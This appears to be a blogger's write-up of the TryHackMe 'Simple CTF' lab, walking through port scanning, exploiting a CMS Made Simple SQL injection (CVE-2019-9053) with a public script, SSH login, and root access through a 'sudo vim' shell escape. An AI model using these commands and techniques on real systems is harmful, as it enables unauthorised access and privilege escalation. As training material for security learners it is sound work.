

Simple CTF

First, I ran an nmap scan on the target machine and that solved the first two questions.

Total 3 open ports 80, 21 and 2222. Nothing suspicious till now on these ports. So i did directory Brute forcing as it is running a website on port 80

After brute forcing I found some directories and after searching them /simple showed something new and interesting. It is a free open-source Content Management System.


The screenshot shows a web browser window with three tabs: "TryHackMe | Linux Privilege Escalation", "TryHackMe | Simple CTF", and "Home - Pentest it". The main content area displays the CMS Made Simple homepage, which features a large orange banner with the text "Power for professionals" and "Simplicity for end Users". Below the banner, there's a news module with a single item titled "NEWS MODULE INSTALLED". The URL in the address bar is `http://10.48.131.34/simple/`. A purple sidebar titled "Wappalyzer" provides technical details about the site, including:

- TECHNOLOGIES**: CMS (CMS Made Simple), Programming languages (PHP), Font scripts (Google Font API), Operating systems (Ubuntu), Web servers (Apache HTTP Server 2.4.18), JavaScript libraries (jQuery 1.11.1).
- Generate sales leads**: Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

But wappalyzer didn't give me any version. So I searched CMS made simple CVE and found this version.

The screenshot shows a Google search results page with the query "CMS made simple CVE". The top result is from the National Institute of Standards and Technology (NIST) website, specifically the NVD (National Vulnerability Database). The page title is "CVE-2019-9053 Detail - NVD". The snippet of the page content reads: "Mar 26, 2019 — An issue was discovered in CMS Made Simple 2.2.8. It is possible with the News module, through a crafted URL, to achieve unauthenticated blind time-based SQL ...".

This was the third question answered and after reading the vulnerability I found the Fourth answer. Also I found a working exploit after reading the document.




The screenshot shows a GitHub repository page for 'Perseus99999 / CVE-[REDACTED]-working'. The 'Code' tab is selected, displaying the contents of 'exploit.py'. The code is as follows:

```
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple <= 2.2.9
# Date: 16-11-2025
# Exploit Author: Daniele Scana @ Certimeter Group
# Updated by: Shubham P
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: <= 2.2.9
# Tested on: Kali 6.10.11
# CVE : CVE-2019-9053 (46635)
# Updated the script to work with latest python versions, especially print()
# Added Exception Handling for each function
# You can also calibrate time.sleep inside the exception handling blocks depending on response and connection

import requests
from requests.exceptions import ConnectionError
from termcolor import colored
import time
from termcolor import cprint
import optparse
import hashlib
```

Then used the Exploit as explained in the [README.md](#).



The screenshot shows a GitHub repository page for 'Perseus99999 / CVE-2019-9053-working'. The 'Code' tab is selected, displaying the contents of 'README.md'. The text in the file is as follows:

CVE-[REDACTED] working script

CMS Made Simple < 2.2.10 - SQL Injection . Actual working version

Updated the script to work with latest python versions Added Exception Handling for each function. You can also calibrate time sleep inside the exception handling blocks depending on response and connection timeout errors

The command syntax is

```
python3 exploit.py -u [http://target-url/CMS-directory] --crack -w [path-wordlist]
```


Wordlist Examples rockyou.txt seclists:Passwords:Common-Credentials:best110.txt

You will need to run the script multiple times to get the correct output. Since this is a Time-based SQL injection, it is highly reliant on your network latency. Feel free to change the TIME, time.sleep(), and timeout variables if outputs seem wrong or it goes into an infinite loop. Be Patient.

This can also be used for the TryHackMe(THM) Room - Simple CTF

<https://tryhackme.com/room/easyctf>

After Exploiting, I found these credentials.



The terminal window shows the output of the exploit script. The text is as follows:

```
[+] Salt for password found: [REDACTED]
[+] Username found: [REDACTED]
[+] Email found: [REDACTED]
[+] Password found: [REDACTED]
[+] Password cracked
```

So, I found the credentials. That answers the password question. And we have a SSH port open on port 2222. So that is the next answer. Then I connected using SSH.

```
kali@kali: ~
Session Actions Edit View Help
└─(kali㉿kali)-[~]
$ sudo ssh
The authenticity of host '[10.48.131.34]:2222 ([10.48.131.34]:2222)' can't be established.
ED25519 key fingerprint is: SHA256:iq4f0XcnA5nnPNAufEqOpvTbO8d0JPcHGgmeABEdQ5g
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.48.131.34]:2222' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$
```

After using ls I found user.txt. That contains the next answer. And after using cd .. I found another answer.

```
Session Actions Edit View Help
$ ls
user.txt
$
```

Now, I have to escalate the privilege. So I used sudo -l command. That gives us info about what sudo commands can be run without password. As our user cannot access sudo.

```
$ sudo su
[sudo] password for [REDACTED]
Sorry, user mitch is not allowed to execute '/bin/su' as root on Machine.
$
```



```
$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

So, we can run sudo vim without a password. That is the next answer.

From this repo we can find that we can use sudo vim -c ':!/bin/bash' command to escalate privilege.

[RoqueNight/Linux-Privilege-Escalation-Basics: Simple and accurate guide for linux privilege escalation tactics](#)

```
$ sudo vim -c ':!/bin/bash'

root@Machine:/home# ls
mitch sunbath
root@Machine:/home# whoami
root
root@Machine:/home# 
```

And Yo! I got root access. Now we have to find the flag in the root directory.

```
root@Machine:/home# cd ..
root@Machine:# cd root
root@Machine:/root# ls
root.txt
root@Machine:/root# 
```

And I found the last flag. That's all for now, thanks for reading :)

- Sk . Md. Rashid Assef Shibly